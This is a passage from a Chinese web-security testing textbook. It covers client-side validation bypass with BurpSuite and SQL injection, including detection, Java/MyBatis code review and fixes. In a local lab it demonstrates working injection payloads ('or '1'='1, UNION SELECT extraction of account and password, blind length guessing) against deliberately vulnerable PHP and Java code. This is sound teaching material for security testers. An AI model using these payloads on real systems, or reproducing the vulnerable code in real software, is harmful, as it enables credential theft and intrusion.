随着互联网的迅速崛起，互联网业务更新越来越频繁，Web 技术也越来越多样化。开发工程师在项目方案设计及编码时，使用的技术各不相同。项目开发过程中往往由于开发工程师对技术掌握不够深入或对系统的一些安全漏洞不够重视，从而导致一些重要的安全漏洞产生，如 SQL 注入（SQL Injection）、XSS（Cross Site Scripting）、越权、绕过客户端、文件上传等安全漏洞。黑客也逐渐把攻击对象转移到一些重要的 Web 网站。随之 Web 系统安全攻防技术变得越来越重要。本章主要以系统安全理论及攻防实战为主，详细介绍 Web 系统最常见的一些安全漏洞。

8.2 客户端绕过实战

Web 应用程序中“客户端绕过”漏洞最为常见，部分开发工程师只做了客户端的校验，如前端 HTML/JS 验证，未进行服务器端校验。攻击者利用该漏洞，通过抓包修改参数的方式绕过客户端实施攻击。客户端绕过通常分为 HTML、隐藏表单、Cookie、URL 参数、模糊数据等。

8.2.1 HTML 绕过

HTML 验证一般是表单内置验证，如<input>标签中加上 maxlength="10"，即最多允许浏览器输入 10 个字符，如果想验证输入的内容大于 10 个字符，通过浏览器直接输入是无法进行绕过的，这时就需要借助工具来完成，本书使用 BurpSuite 进行实战演示，以下是代码示例 8.2.1。（BurpSuite 官方下载地址：https://portswigger.net/burp/freedownload/）

代码示例 8.2.1

```
<html>
<body>
    <form action="/example/html/form_action.asp" method="get">
        <p>Name:<input type="text" name="id" maxlength="10" /></p>
        <input type="submit" value="Submit" />
    </form>
</body>
```

```
</html>
```

打开火狐浏览器，选择“选项→高级→网络→设置”命令，配置浏览器代理为127.0.0.1，端口为8080，如图8.2.1所示。




图8.2.1

打开BurpSuite，检查Options标签中的IP及端口是否与浏览器代理设置一致，如不同则将其改为一致，如图8.2.2所示。




图8.2.2

访问“http://www.w3school.com.cn/tiy/t.asp?f=html_basic”，复制代码示例8.2.1至代码编辑区并提交代码。BurpSuite切换到intercept标签，设置intercept is on开始抓包。Name输入框输入任意参数并提交，点击“action”选择“send to Repeater”，将BurpSuite抓获的数据包发送至Repeater，切换至Repeater菜单修改id参数，使

参数值大于 10 个字符提交，经验证请求提交成功，绕过 HTML 验证，如图 8.2.3 所示。




图 8.2.3

8.2.2 URL 参数绕过

URL（Uniform Resource Location）参数绕过漏洞，在 Web 应用程序中产生较多，因为大部分开发工程师在编写代码时，只做了客户端参数的校验，而未进行服务端参数校验，从而导致客户端参数漏洞产生。客户端参数传递通常是通过提交表单方式与服务器交互，如使用 GET 方式进行提交，参数是直接显示在浏览器地址栏中，这样很容易被攻击者攻击利用，为了安全，通用的做法是通过 POST 方式提交，借助 BurpSuite 工具尝试渗透。图 8.2.3 也是一种 GET 方式的 URL 参数绕过。

有些 URL 参数是经过加密处理传递至服务器的，这时需要分析加密算法，进行解密破解，再进行绕过，假如以上 ID：01234567890132 参数是通过 Base64 加密成 MDEyMzQ1Njc4OTAxMjM= 进行传递的，这时在修改 ID 参数时，首先要将输入的参数通过 Base64 加密再赋值给 ID 进行提交，不然服务器是无法成功解析的。通常在测试过程中发现可疑加密参数时，首先想办法尝试破解加密算法，再进行绕过。加密算法有很多，通常使用较多的是 MD5、Base64、Base32 等。

在实际项目测试过程中，被测系统涉及权限隐私时，通过修改参数方式来验证两种越权：一种是水平越权，另外一种是垂直越权。何为水平越权？如某电商网站

A、B 用户属于同一级别权限的用户，A 用户下存在订单 001，B 用户登录系统，访问 www.localhost/form _action.asp?orderid=001。如果可以正常访问 A 用户下 001 订单信息，即所谓产生水平越权漏洞。如果 A 用户为超级管理员，C 用户是 A 用户下的子用户，则只能访问部分权限，如果 C 用户在未开通权限的情况下可以访问 A 用户未授权的功能时，即产生垂直越权。

8.2.3 Http-Cookie 绕过

在实际项目开发中，有很多敏感信息是存放到 Cookie 中的，例如：早期电商网站针对金牌用户的优惠折扣就是存放到 Cookie 中，通过抓包修改 Cookie 中折扣信息便可实现 0 元购物。用户登录的会话唯一秘钥也是保存到 Cookie 中，因此，Cookie 验证尤为重要，也相对比较难突破，实际在测试过程中通过抓包分析 Cookie 中可疑的一些参数，不断修改参数值进行渗透攻击，如图 8.2.4 所示为早期某电商网站通过修改 Cookie 中 Discount 值来绕过打折优惠。




图 8.2.4

提示

Cookie 测试比较复杂，需要积累测试经验，Cookie 中有可能会存放账号或密码及登录会话秘钥等重要信息，通过分析 Cookie 这些值有可能会找到相关漏洞。如用户登录系统后，就会为该用户生成唯一会话秘钥保存到 Cookie 和 Session 中，如果这个会话秘钥被破解，则只要拿到会话秘钥便可不用账号和密码实现登录。针对用户登录 Cookie 测试，一般通过“登录→退出→再登录”方式查看产生的会话秘钥是否一致或加密是否合理，如多次登录，会话秘钥有规律可循或始终是一个秘钥，那么系统有安全漏洞。如退出后会话秘钥在 Cookie 及 Session 中未销毁，仍可以正常访问系统功能，那么系统存在 Cookie 的安全隐患。

8.2.4 隐藏表单绕过

表单提交时，经常使用隐藏字段向服务器传递一些隐私敏感数据来实现部分功能，在技术实现过程中一般使用 hidden 属性，通过 hidden 属性标识字段，前端用户是不可见的。如何对隐藏字段实施渗透测试？可以借助 BurpSuite 工具，通过抓包修改字段参数的方式进行，如代码示例 8.2.2 所示。

代码示例 8.2.2

```
<html>
<body>
    <form action="/example/html/form_action.asp" method="get">
        <p>Name:<input type="text" name="email" /></p>
        <input type="text" name="country"
        value="China" hidden="hidden"/></p>
        <input type="submit" value="Submit" />
    </form>
</body>
</html>
```

访问 http://www.w3school.com.cn/tiy/t.asp?f=html_basic，复制代码示例 8.2.2 至代码编辑区，提交代码并实施抓包。通过抓包数据分析，GET 请求中默认带了 country 字段并赋 China 值，传递至服务器，这时可以通过修改 country 参数值，验证服务器响应，如图 8.2.5 所示。

```
GET /example/html/form_action.asp?email=test&country=China HTTP/1.1
Host: www.w3school.com.cn
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.w3school.com.cn/tiy/v.asp
Cookie: ASPSESSIONIDQSRSQQDC=HHIAMNBDOBNEEILIMFDDLMKK
Connection: close
Upgrade-Insecure-Requests: 1
```

图 8.2.5

提示

有些输入框使用了 readonly="readonly"属性，浏览器页面输入框是置灰状态，这时也可以通过抓包修改参数方式绕过。

8.3 SQL 注入（SQL Injection）实战

几乎所有的 Web 应用程序，数据存储都是使用数据库完成的，因此系统与数据库在交互过程中都是使用 SQL 语句进行数据读写操作的。实际工作中由于开发工程师技术经验不足，在代码编写过程中，通常未对请求输入的参数进行合法性校验，导致攻击者在传入参数时，写入恶意 SQL 语句带入数据库执行，达到 SQL 注入攻击目的，所谓的 SQL 注入就是把恶意 SQL 命令插入到 Web 表单，随表单一起提交至数据库执行，最终达到欺骗服务器执行恶意 SQL 的一种攻击方法。

8.3.1 注入原理剖析

在讲解注入原理前，首先搭建 Web 环境，安装 phpStudy 软件，官方下载地址为 http://www.phpstudy.net/a.php/211.html。

访问 MySQL 数据库："http://localhost/phpMyAdmin/"。默认账号/密码：root/root。导入已编写的 SQL 语句文件 data.sql，如图 8.3.1 所示。




图 8.3.1

如提示"导入成功"且左侧菜单显示 jdtest 数据库，则说明文件执行成功，反之失败，如图 8.3.2 所示。

图 8.3.2

data.sql 文件如代码示例 8.3.1 所示。

代码示例 8.3.1

```
CREATE DATABASE JDTEST;
USE JDTEST;
CREATE TABLE USERS (
id int(50) NOT NULL,
account varchar (100) NOT NULL,
password varchar (100) NOT NULL,
name varchar(100) NOT NULL,
email varchar(100) NOT NULL,
phone int(100) NOT NULL
);
insert into USERS values (10001,"TEST002","123456","张三
","JDTEST2@jd.com",18812309881);
insert into USERS values (10002,"TEST003","123456","李四
","JDTEST3@jd.com",18812309882);
insert into USERS values (10003,"TEST004","123456","王五
","JDTEST4@jd.com",18812309883);
insert into USERS values (10004,"TEST005","123456","李白
","JDTEST5@jd.com",18812309884);
insert into USERS values (10005,"TEST006","123456","李逵
","JDTEST6@jd.com",18812309885);
```

编写代码示例 8.3.2 并保存为 sql.php，存放到已安装 phpStudy 的 WWW 目录下，例如：D:\phpStudy\WWW。

代码示例 8.3.2

```
<?php
header("Content-type: text/html; charset=utf-8");
$id=addslashes($_GET['Parameter']);
```

```
$con=mysql_connect("127.0.0.1","root","root");
mysql_select_db("JDTEST", $con);
$sql="select * from users where id=$id";
$result=mysql_query($sql);
if($result==true)
{
    while($row=mysql_fetch_array($result))
    {
        echo "员工编号:"."$row[id]"."</br>";
        echo "员工姓名:"."$row[name]"."</br>";
        echo "员工邮箱:"."$row[email]"."</br>";
        echo "员工手机:"."$row[phone]"."</br>";
        echo "<hr>";
    }
}
else
{
    echo "请求异常"."</br>";
}
echo "SQL请求语句:"."$sql"."</br>";
mysql_close($con);
?>
```

访问已编写的 sql.php 代码：http://localhost/sql.php?Parameter=10001。

提示

Parameter=10001 是查询参数值，正常查询结果如图 8.3.3 所示。

如果在参数后加上“and 1=1”，请求 URL 变为“http://localhost/sql.php?Parameter=10001 and 1=1”，再次请求也能正常显示查询的数据，如加上“1=2”查询结果显示为空，如加上一个单引号“'”提示请求异常。




图 8.3.3

通过上述案例实践，进一步分析其原理，当执行“http://localhost/sql.php?Parameter=10001”的时候，对应 SQL 语句为“select * from where id =10001”，如加

上“and 1=1”请求的 SQL 语句则变为“select * from where id =10001 and 1=1”。对于数据库 SQL 解析器来说这是一个可以正常执行的语句。熟悉逻辑运算符的人都知道 and 是且关系，1=1 为真条件，“select * from where id =10001”为真，真且真为真，所以语句被正常执行。相反“and 1=2”为假，真且假为假，所以查询数据为空。直接加“'”号导致 SQL 语句执行异常或查询结果为空。下面是数据库执行以上 SQL 语句的一个结果，如图 8.3.4 所示。

```
mysql> select * from users where id =10001;
+-------+---------+----------+------+-----------------+--------------+
| id    | account | password | name | email           | phone        |
+-------+---------+----------+------+-----------------+--------------+
| 10001 | TEST002 | 123456   | 张三 | JDTEST2@jd.com | 18812309881 |
+-------+---------+----------+------+-----------------+--------------+
1 row in set (0.00 sec)

mysql> select * from users where id =10001 and 1=1;
+-------+---------+----------+------+-----------------+--------------+
| id    | account | password | name | email           | phone        |
+-------+---------+----------+------+-----------------+--------------+
| 10001 | TEST002 | 123456   | 张三 | JDTEST2@jd.com | 18812309881 |
+-------+---------+----------+------+-----------------+--------------+
1 row in set (0.00 sec)

mysql> select * from users where id =10001 and 1=2;
Empty set (0.00 sec)

mysql> select * from users where id =10001';
    '>
```

图 8.3.4

通过实战分析得出其原理：网站程序在与数据库进行数据交互时，通常是通过表单提交（GET/POST），因未对请求参数中的内容进行合法性过滤，导致含有恶意的 SQL 语句带入数据库执行从而导致 SQL 注入。攻击者利用 SQL 注入漏洞实施渗透攻击，通过重新组合 SQL 语句，获取数据库表中数据甚至可以拿到数据库管理员账号和密码，进行数据增删改查操作。因此 SQL 注入漏洞带来的危害是毁灭性的。

8.3.2 注入产生条件

通过上述实践原理分析，注入产生的前提条件可以归纳为以下两点：

- 所有与数据库交互的请求必须有参数传递至数据库；
- 请求的参数中含有 SQL 语句并带入数据库正常执行。

8.3.3 注入方法实战

SQL 注入探测方法根据参数类型，通常分为数字型、字符型、搜索型三种。

数字型参数实战检测方法：

使用代码示例 8.3.1 作为实战测试应用，分以下四步操作：

- 【http://localhost/sql.php?Parameter=10001】正常查询数据；
- 【http://localhost/sql.php?Parameter=10001'】页面异常或查询数据为空；
- 【http://localhost/sql.php?Parameter=10001 and 1=1】正常查询数据；
- 【http://localhost/sql.php?Parameter=10001 and 1=2】查询数据为空或提示列表为空。

提示

如满足上面四步，则存在 SQL 注入，经实践探测均满足以上步骤，则存在 SQL 注入漏洞。

字符型参数实战检测方法：

将代码示例 8.3.2 第 6 行修改为字符查询，即【$sql="select * from users where name='$id'"】；再次进行实战探测，分别执行以下四步：

- 【http://localhost/sql.php?Parameter=张三】正常查询数据；
- 【http://localhost/sql.php?Parameter=张三'】页面异常或查询数据为空；
- 【http://localhost/sql.php?Parameter=张三' and '1'='1】正常查询数据；
- 【http://localhost/sql.php?Parameter=张三'and '1'='2】查询数据为空或提示列表为空。

提示

如满足以上四步，则存在 SQL 注入，经实践探测均满足以上步骤，则存在 SQL 注入漏洞。如拼接的 SQL 语句参数使用的是双引号，例如【$sql="select * from users where name="$id"" 】，则探测语句变为【张三" and "1"="1 】和【张三" and "1"="2 】。

搜索型参数实战检测方法：

将代码示例 8.3.2 第 6 行代码修改为模糊搜索，即【$sql="select * from users where name like '%$id%'"】；进行实战探测，分别执行以下四步：

- 【http://localhost/sql.php?Parameter=张三】正常查询数据；
- 【http://localhost/sql.php?Parameter=张三'】页面异常或查询数据为空；
- 【http://localhost/sql.php?Parameter=张三%' and '%'='】正常查询数据；
- 【http://localhost/sql.php?Parameter=张三%' and 'a%'='b】查询数据为空或提示列表为空。

提示

如满足以上四步，则存在 SQL 注入，经实践探测均满足以上步骤，则存在 SQL 注入漏洞。如拼接的 SQL 语句参数使用的是双引号，例如【$sql="select * from users where name like "%$id%"" 】，则探测语句变为【张三%" and "%"=" 】和【张三%" and "a%"="b 】。

8.3.4 Java+JDBC 代码注入检测

Java 语言开发的一些小型项目中，数据库连接是通过 JDBC 实现的，JDBC 执行 SQL 语句有两种实现方法：一种是 Statement 接口，另一种是 PreparedStatement 接口，二者在安全方面有什么区别？首先，通过代码示例 8.3.3 审查分析，SQL 语句执行是通过 Statement 接口下的 executeQuery()方法实现的，如代码 statement.executeQuery ("SELECT * FROM users WHERE username='" + username +"' and password ='" + password + "' "），通过语句也可以看出 Statement 接口执行的语句都是通过拼接字符串参数方式执行的。

代码示例 8.3.3

```
protected void doGet(HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException
{
  response.setContentType("text/html");
  response.setCharacterEncoding("utf-8");
  String username =request.getParameter("username");
  String password =request.getParameter("password");
  Connection ct =null;
  Statement statement =null;
  ResultSet rs =null;
  try
  {
Class.forName("com.mysql.jdbc.Driver");
ct=DriverManager.getConnection("jdbc:mysql://localhost:3306/users","root",
"root");
rs=statement.executeQuery("SELECT * FROM users WHERE username='" + username
```

```
    +"' and password ='" + password + "' ");
     }
}
```

使用 Statement 接口会有怎样的安全隐患呢？首先自行编写页面接收输入的 username 和 password 进行实战探测，经测试发现用户名输入'or '1'='1，不需要任何用户名的情况下也能正常登录系统。由此得出使用 Statement 接口是存在 SQL 注入漏洞的，如图 8.3.5 所示。




图 8.3.5

以上代码示例 8.3.3 存在 SQL 注入漏洞，如何进行改进？使用 JDBC 在执行 SQL 语句时要使用 PreparedStatement 接口实现，SQL 语句中所有接收的参数都用“？”替代，这样做的好处是就是预编译而非字符串拼接，这样可避免 SQL 注入漏洞产生，修改后如代码示例 8.3.4 所示。

代码示例 8.3.4

```
protected void doGet(HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException
{
  response.setContentType("text/html");
  response.setCharacterEncoding("utf-8");
  String username =request.getParameter("username");
  String password =request.getParameter("password");
  Connection ct =null;
  prepareStatement ps =null;
  ResultSet rs =null;
  try
  {
Class.forName("com.mysql.jdbc.Driver");
ct=DriverManager.getConnection("jdbc:mysql://localhost:3306/users","root",
"root");
ps=ct.prepareStatement("SELECT * FROM users WHERE username=? and password=? ");
    ps.setObject(1, username);
    ps.setObject(2, password);
    rs=ps.executeQuery();
  }
}
```

提示

在实际项目测试过程中，如可以拿到项目代码，则直接进行代码审查，检查是否使用 Statement 接口实现，如使用，则让开发工程师修改为 PreparedStatement 接口。如果已经经过了代码审查，就没有必要再去页面抓取数据包进行 SQL 注入验证，极大缩短了测试时间。

8.3.5 MyBatis 框架代码注入检测

当前大部分公司在数据持久化方面使用的框架有 MyBatis、Hibernate 等。MyBatis 框架现已成为主流，测试工程师如何在该框架中检测 SQL 注入已成为需要掌握的一个知识点。如代码示例 8.3.5 是用 MyBatis 框架实现了从 fin_test 表查询 id 的一条 SQL 语句。通过代码审查 id 查询用的是用“$”进行拼接的，在 MyBatis 框架中如果使用“$”拼接，则可能存在 SQL 注入漏洞，如果 Service 层未对请求的参数做 SQL 注入过滤，那么这种写法极有可能存在注入漏洞。“$”为什么会产生 SQL 注入漏洞，是因为 MyBatis 框架在封装时，底层实现的还是 Statement 接口，所以存在 SQL 注入漏洞。正确的应该用“#”拼接符来代替。

代码示例 8.3.5

```
<select
id="queryAccountsByVenderId"resultType="fintest"parameterType="FinAccounts
">SELECT <include refid="QUERY_COLUMN_LIST"></include>FROM  fin_test
<where><if test="venderId!=null "> id=${Id}</if>
 </where>
</select>
```

提示

在实际项目测试过程中，如果项目使用了 MyBatis 框架，则可以通过代码审查方式检查 Mapper XML 文件中编写的 SQL 语句是否含有“$”符拼接，如存在，则让开发工程师改为“#”拼接，如改为“#”拼接，即使 Service 层未对输入参数进行过滤也不会产生 SQL 注入漏洞。

8.3.6 手工注入实战渗透

在判断存在 SQL 注入的情况下，部分攻击者会利用手工渗透的方式实施攻击，这里介绍几种渗透方法供大家学习。在实施渗透之前，首先了解渗透的一个四步法则。四步：判断是否存在注入→猜解数据库表名→猜解数据库表中的列名称→猜解

数据。通过这四步进行逐步渗透。

联合查询法

当判定某个请求存在 SQL 注入漏洞时，在请求参数后面加上“ORDER BY + 数字”，检测表中存在多少个字段。例如：http://localhost/sql.php?Parameter=10001 ORDER BY *N*，提示：这里 *N* 代表数字，通过不断修改数字来确定表中字段数量，如何来确定这个数字？假如：分别输入数字 1~6，页面请求正常，如果修改为 7，则请求页面异常或为空，那么 6 就是这个表中字段的数量。使用代码示例 8.3.2 进行实践，经测试 6 是正确的，如图 8.3.6 所示。




图 8.3.6

确认表字段数量之后，这时使用 UNION 关键词进行表名猜解，如：http://localhost/sql.php?Parameter=10001 UNION SELECT 1,2,3,4,5,6 FROM 表名。FROM 后跟猜解的表名，如果表名存在则查询正常，反之报错。通常情况下攻击者会猜测用户表，一般情况下用户表命名都用 user 或 users 来命名，由于开发工程师的习惯及公司代码命名规范不同，表名的命名也不相同，假如用 users 命名，则具体写法如图 8.3.7 所示。




图 8.3.7

通过上面渗透测试发现存在 users 表，在确定了表名的前提下，需要进行字段渗透。笔者发现在猜解表名时页面显示多了一栏员工编号、员工姓名、员工邮箱、员工手机，分别显示 1、4、5、6，这些数字代表什么含义呢？这些数字是指该内容在数据库存储在哪一列，例如：“员工姓名：张三”是存储在 users 表的第 4 列。

接下来笔者尝试字段猜解，通常在渗透的时候攻击者最想拿到的就是管理员账号和密码，在字段猜解方面，只能通过一些社工方式或者根据请求 URL 参数，分析可能存在字段实施暴力猜解。假如笔者已经知道用户名和密码字段分别是 account、password，这时把字段名写到 1、4、5、6 任意位置，构造攻击语句为“http://localhost/sql.php?Parameter=10001 UNION SELECT 1,2,3,account,password,6 FROM users”。通过渗透可见用户名和密码被正常打印出来，成功拿到用户名和密码，如图 8.3.8 所示。




图 8.3.8

提示

上述渗透方法：表名和列名猜解比较难，有些是通过社工或字典文件实施暴力猜解，这种方式的缺点是成功率比较低，优点是渗透的速度比较快。

逐字猜解法

上面讲解了联合查询法，由于这种方法兼容性不太好，如果 SQL 语句写得比较

复杂，那么经常会导致 union 查询不兼容而无法渗透。这时需考虑另外一种渗透方法为“逐字猜解法”，这也是一些开源工具通常使用的方法，这种渗透兼容性比较强，缺点是渗透比较慢。逐字猜解法也是遵循的四步法则，在确定存在注入的情况下，通常在参数后加“and exists (select * from users)”来猜解表名和字段。

笔者同样使用代码示例 8.3.2 进行实战演练，表名猜解注入语句为“http://localhost/ sql.php?Parameter=10001 and exists (select * from users)”。

↘ 提示

from 后面跟的是猜解的表名称。如果查询正常则说明表名存在，反之则不存在，经测试，users 表名存在。

列名称猜解注入语句为“http://localhost/sql.php?Parameter=10001 and exists (select password from users)”，这里的“*”替换成了 password 列名称，如存在则查询正常，反之则查询错误。经验证存在 password 列，在得到列名称后，这里介绍一种列数据解码方法，即 ASCII 逐字解码法。虽然这种方法比较慢，但也是一种可行的方法。

在使用 ASCII 逐字解码法时，首先判断列字符长度，这里使用 length()函数，注入语句为“http://localhost/sql.php?Parameter=10001 and (select length(password) from users limit 1)=*N*”，*N* 是数字，由于字段内容可能比较多，如果使用数字逐个尝试则太耗费时间，这里介绍一个小技巧叫作折半猜解法，“=*N*”可以写成“< *N*”，如果能正常显示 10001 数据信息，则意味着正确的数字比 *N* 小，在 *N* 的基础上进行折半，再次进行猜解，依此类推，直到猜出正确的数字。通过这种方法可以得到一个范围区间，从而缩小范围，减少时间，经验证数字 6 是正确的，即 users 表第一行数据 password 字段内容长度是 6 个字符。

